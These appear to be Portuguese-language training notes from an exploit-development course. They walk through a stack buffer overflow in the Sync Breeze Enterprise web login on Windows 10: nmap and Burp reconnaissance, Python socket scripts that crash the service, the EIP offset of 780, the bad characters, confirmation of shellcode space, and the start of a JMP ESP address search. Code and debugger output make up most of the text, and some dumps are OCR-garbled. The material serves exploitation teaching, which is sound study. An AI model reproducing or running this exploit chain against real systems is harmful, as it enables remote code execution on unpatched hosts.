

SEMANA 10

Dev de Exploits - Windows 10

Cenário Realístico Windows 10

CONTEXTO

~~~~~

Na Business Corp existia a necessidade de sincronizar arquivos do host do dev (win 10) com o NAS na rede de forma automatizada. A equipe de TI encontrou um software que cumpria a função.

Software comercial rodando em um Windows 10 Enterprise com Antivirus e Firewall ativado.

→ O software é o Sync Breeze Client

### **Estudando o Software**

+ Iniciamos o mapeamento com o nmap no ip do host para identificar qual porta está aberta:

```
nmap -sS -Pn 192.168.0.5
```

```
Nmap scan report for 192.168.0.5
Host is up (0.00060s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp     open  http
MAC Address: 00:0C:29:7D:F2:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned :
root@pentesting:/home/desec/Desktop#
```

→ A porta 80 estava aberta. Vamos iniciar agora a enumeração

+ Ao acessar o endereço na rede seguido da porta, entraremos na página que mostra o software e a versão dele, o que é importante para que possamos montar nosso ambiente (controlado) individual de teste.

+ Objetivo: entender como a aplicação funciona, se é por meio de um socket, de algum protocolo conhecido (ftp, smtp, etc), mas principalmente qual a maneira que temos de **ENVIAR DADOS**. [as vezes um ambiente de login já é uma resposta pra essa pergunta]

+ Fizemos o processo de dar um attach na aplicação pra termos uma ideia do seu comportamento conforme nossa interação.

+ O primeiro ambiente que nos deparamos ao acessar o programa na porta prevista

é um ambiente de login

The screenshot shows a simple login interface titled "Sync Breeze Enterprise Login". It contains two text input fields: one for "User Name" and one for "Password". Below the inputs are two buttons: "Login" on the left and "Cancel" on the right.


- Estudaremos de início o que acontece quando enviamos dados errados ou muitos caracteres: De início, nada que o Immunity Debugger acuse.
- Porém, quando mandamos uns 100A+100B (AAA..AABB..BB), o que podemos notar é que a página só reconhece alguns A's, ou seja, tem um limitador
- Esse agente limitante é encontrado no código fonte da aplicação e pode ser removido

```
> <tr>
<td> @cellspacing=0 width=100% class='login_data'>
  name='username' maxlength=64</td></tr>
<td> name='password' maxlength=64</td></tr>
```

- Esse maxlength é o limitador de caracteres
- Removeremos ele com o auxílio do "inspect element" → botão esquerdo do mouse
- Controle client side

## ***Identificando a Vulnerabilidade***

- + Vimos anteriormente que temos dois campos de entrada (usuário e senha)



Screenshot of a browser developer tools Inspector tab showing the HTML structure of the login form. The password input field has a 'maxlength="64"' attribute highlighted.

```

<td>User Name:</td>
<td><input type="text" name="username"></td>
</tr>
<tr>
<td>Password:</td>
<td><input type="password" name="password" maxlength="64" ></td>
</tr>
</tbody>
</table>
</td>
</tr>

```

Element styles panel on the right shows the following CSS for the password input:

```

element {
}
table.login_data input {
    width: 242px;
}
Inherited from td
table.login_data td {
    font-weight: bold;
    text-align: left;
}
table.login td {
    text-align: left;
}
Inherited from different

```

→ Vamos remover o `maxlength`

→ Se enviarmos 1000A's no user name, e tbm no pass, veremos a sobreescrita no debugger

Screenshot of a debugger's Registers (FPU) window. The EIP register is shown with the value 41414141, which corresponds to the ASCII character 'A' repeated four times.

| Registers (FPU)                     |
|-------------------------------------|
| EAX 00000001                        |
| ECX 005FF264                        |
| EDX 00000358                        |
| EBX 00000008                        |
| ESP 007B744C ASCII "AAAAAAAAAAAAAA" |
| EBP 005F2E20 ASCII "login"          |
| ESI 005FA5E6                        |
| EDI 01016B58                        |
| EIP 41414141                        |

→ O EIP foi sobreescrito com os A's

→ Em ESP tbm temos mais A's

→ Acabamos então de descobrir um bufferoverflow em um software

→ Como isso dá um crash na aplicação, devemos reiniciá-la para conseguir voltar às análises

→ Devemos fazer isso para testar tanto o campo de usuário quanto o campo de pass


→ Vamos usar um proxy pra invés de ficar reiniciando o serviço, nós gerarmos uma requisição única e ficar repetindo ela quantas vezes precisarmos

~~~~~

BURPSUITE

OK → NEXT → START BEEP

Devemos primeiro configurar um proxy no navegador.



- Ajuste manual das configurações do proxy
- Ou seja, estamos falando para o navegador que tudo o que fizermos será interceptado pelo proxy
- Na aba Intercept poderemos ver a requisição feita

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' tab is active. At the top, there are buttons for 'Forward', 'Drop', 'Intercept is on' (which is highlighted in red), and 'Action'. Below these are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The main area displays a captured POST request to 'http://192.168.0.5:80'. The raw request content is as follows:

```

1 POST /login HTTP/1.1
2 Host: 192.168.0.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.5/login
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 29
10 DNT: 1
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 username=teste&password=testa


```

→ Com o botão direito do mouse, podemos enviar para o repeater



→ Podemos desabilitar o intercept

→ Podemos também copiar a requisição como um comando do curl



```
curl -i -s -k -X 'POST' \
-H '$Host: 192.168.0.5' -H '$User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
--data-binary '$username=tasdasa&password=asdasda' \
$'http://192.168.0.5/login' |
```

Criando um Script para interagir com o Software

→ Só uma informação sobre o content-length

```
9 Content-Length: 21
10 DNT: 1
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 username=A&password=A
```

→ esse 21 conta toda essa estrutura "username=A&password=A"

→ Vamos jogar essa requisição para o python

```
#!/usr/bin/python

import socket

dados = "A"*1000

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: 1020\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5", 80))
s.send(request)
```

→ Ao executá-lo, podemos ver o funcionamento pela sobreposição do EIP

Registers (FPU)
EAX 00000001
ECX 0057C30C
EDX 00000358
EBX 00000000
ESP 0077744C ASCII "AAAAAA"
EBP 005708E0 ASCII "login"
ESI 00576BFE
EDI 81026B58
EIP 41414141

Melhorando o Script e Validando o Crash

```
#!/usr/bin/python

import socket

dados = "A"*1000
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5", 80))
s.send(request)
```

→ A modificação feita foi para que não fiquemos mais contando a qtd de dados que enviamos

→ O sucesso do crash pode ser visto abaixo na sobreposição do EIP

```

Registers <FPU>
EAX 00000001
ECX 006DD69C
EDX 00000358
EBX 00000000
ESP 0089744C ASCII "AAAAAA"
EBP 006D0F80 ASCII "login"
ESI 006D8186
EDI 01086B58
EIP 41414141
C 0 ES 002B 32bit 0<FFFF
P 1 CS 0023 32bit 0<FFFF
S 0 SS 002B 32bit 0<FFFF

```

Encontrando o Offset Correto

- + Vamos procurar o offset pra atingir o EIP
- + Pra isso vamos usar o gerador de padrões

```
locate pattern_create
```

```
usr/bin/msf-pattern_create -l 1000
```

<gera um padrão de 1000 caracteres>

```

#!/usr/bin/python

import socket

dados = "<cola aqui o padrão gerado>"
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5", 80))
s.send(request)

```

→ Executa o programa e depois analisa o que está escrito no EIP

```


Registers <FPU>
EAX 00000001
ECX 006DE0A4
EDX 00000358
EBX 00000000
ESP 0066744C ASCII "2Ba3Ba4Ba5"
EBP 006D49A0 ASCII "login"
ESI 006DA38E
EDI 01046B58
EIP 42306142
C 0 ES 002B 32bit 0<FFFFFF
P 1 CS 0023 32bit 0<FFFF
S 0 SS 002B 32bit 0<FFFF

```

```
usr/bin/msf-pattern_offset -l 1000 -q 42306142
```

[*] Exact match at offset 780

→ Uma outra alternativa para buscar o offset seria o [mona](#)



!mona findmsp

```
F00D Cyclic pattern (normal) found at 0x00662000 (length 1000 bytes)
F00D Cyclic pattern (normal) found at 0x006dd970 (length 1000 bytes)
F00D Cyclic pattern (normal) found at 0x00667138 (length 260 bytes)
F00D Cyclic pattern (normal) found at 0x0066d8f7 (length 1000 bytes)
F00D - Stack pivot between 25771 & 26771 bytes needed to land in this
F00D [*] Examining registers
F00D EIP contains normal pattern : 0x42306142 (offset 780)
F00D ESP (0x0066744c) points at offset 788 in normal pattern (length 1000)
F00D [*] Examining SEH chain
F00D [*] Examining stack (entire stack) - looking for cyclic pattern
F00D Walking stack from 0x00662000 to 0x0066ffffc (0x0000dfff bytes)
```

→ Trouxe o offset de 780

→ Podemos fazer a validação dessa informação também gerando nosso próprio padrão com o python

```
python -c 'print "A"*780 +"BBBB" + "C"*(1000-784)'
```

→ Enviando o resultado desse comando no Burp:

```
1 POST /login HTTP/1.1
2 Host: 192.168.0.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
4 Firefox/68.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: http://192.168.0.5/login
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 1020
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14 username=
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

→ De fato o EIP foi controlado

Identificando BadChars

- Esse é um processo bem maçante
- [Criando uma Lista de Caracteres em Python](#) [semana 09/Buffer Overflow: Windows 10/ Criando uma lista de caracteres em python]
- Vamos usar a lista gerada na aula passada referenciada pelo link acima para fazer os testes de badchars

```
root@pentesting:/home/desec/Desktop# cat bad.txt
\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
root@pentesting:/home/desec/Desktop#
```

→ O objetivo é manipularmos nosso script incluindo todos esses caracteres para serem enviados e entrão retiramos todos aqueles que não são reconhecidos pela aplicação

```
#!/usr/bin/python

import socket

bad = ("<lista dos caracteres acima>")
dados = "A"*780 + "BBBB" + bad
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)
```

→ Lembra de já tirar de cara o 00 pois ele é um caractere geralmente problemático

```

Registers <FPU>
EAX 00000001
ECX 006FE1BB
EDX 00000337
EBX 00000000
ESP 0067744C
EBP 006F46E8 ASCII "login"
ESI 006F991E
EDI 01056B58
EIP 42424242
C 0 ES 002B 32bit 0<FFFFFF>
P 1 CS 0023 32bit 0<FFFFFF>

```

→ Continuamos sobrepondo o EIP, mas o interesse agora é o ESP

Address	Hex dump	ASCII
0067740C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAA.....
0067741C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAA.....
0067742C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAA.....
0067743C	41 41 41 41 41 41 41 41 41 42 42 42 42 42 42 42	AAAAAAAABBBBCCCC*+
0067744C	05 06 07 08 09 00 05 01 50 05 BA 00 90 71 04 01	*.Q.P .Gq*G
0067745C	58 6B 05 01 86 03 00 00 08 AB 67 00 00 00 00 00 00	Xk*G*...Gg.....
0067746C	00 00 00 00 00 FB 94 00 01 00 00 00 00 00 00 00 00ZG.....
0067747C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00@.....pao.
0067748C	00 00 00 00 00 00 00 00 00 00 00 00 F4 94 00 00	6.....Gf6.
0067749C	01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	G.....
006774AC	C4 D0 67 00 F8 A0 67 00 70 74 67 00 00 00 00 00 00	-ly.~g.ptg.....
006774BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
006774CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
006774DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

→ Veja que o endereço depois do 09, que seria o 0a não foi aceito, então já temos um badchar

→ Depois de repetir imensamente esse processo, identificou-se os seguintes badchars:

00 0a 0d 25 26 2b 3d

Identificando Espaço para o nosso Shellcode

→ O Shellcode deve ter um espaço de cerca de 350 caracteres
 → Para isso, o teste será feito em cima dos caracteres C enviados:

```

#!/usr/bin/python

import socket

dados = "A"*780 +"BBBB" + "C"*(1200-784)
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)

```

```
Registers (FPU)
EAX 00000001
ECX 0054D2FC
EDX 00000358
EBX 00000000
ESP 007D744C ASCII "CCCCCCCC"
EBP 00548B10 ASCII "log"
ESI 005473D6
EDI 010C6B58
EIP 42424242
```

→ EIP sobreescrito e C's armazenados em ESP

→ Ok, espaço suficiente para shellcode

Identificando um Bom Endereço de Retorno


→ Já conseguimos controlar o EIP, agora vamos atrás de direcioná-lo para um endereço fixo que faça um JMP ESP

→ Seguiremos os mesmos passos do [Identificando um Bom Endereço de Retorno](#) [Sem 09/BOF Win10/Identificando um bom...]

→ Vamos procurar endereços que sejam próprios do programa, pois os do Windows estão protegidos

Base	Size	Entry	Name	File version	Path
00490000	00062000	00430484	synchrs		C:\Program Files (x86)\Sync Breeze Enterprise\bin\synchrs.exe
00940000	000D4000	009C6417	libpal		C:\Program Files (x86)\Sync Breeze Enterprise\bin\libpal.dll
00A20000	000B4000	00A8D99D	libsync		C:\Program Files (x86)\Sync Breeze Enterprise\bin\libsync.dll
10000000	00223000	10157417	libsp		C:\Program Files (x86)\Sync Breeze Enterprise\bin\libsp.dll
740C0000	00010000	24AC83D0	ushbth	10.0.18362.1	(U: C:\Windows\system32\ushbth.dll)
74AD0000	00016000	74AD6540	NLStapi	10.0.18362.1	(U: C:\Windows\system32\NLStapi.dll)
74F00000	0000B000	74F19440	winrar	10.0.18362.1	(U: C:\Windows\System32\winrar.dll)
74BF0000	00032000	74B0C320	IPHLPAPI	10.0.18362.1	(U: C:\Windows\SYSTEM32\IPHLPAPI.DLL)
74B40000	00091000	74B52650	DNSAPI	10.0.18362.1	(U: C:\Windows\SYSTEM32\DNSAPI.dll)
74BE0000	00052000	74BE9E00	nsusock	10.0.18362.1	(U: C:\Windows\System32\nsusock.dll)
24C40000	00016000	24C43230	porpnp	10.0.18362.1	(U: C:\Windows\system32\porpnp.dll)
74C60000	00011000	74C62A80	napinsp	10.0.18362.1	(U: C:\Windows\system32\napinsp.dll)

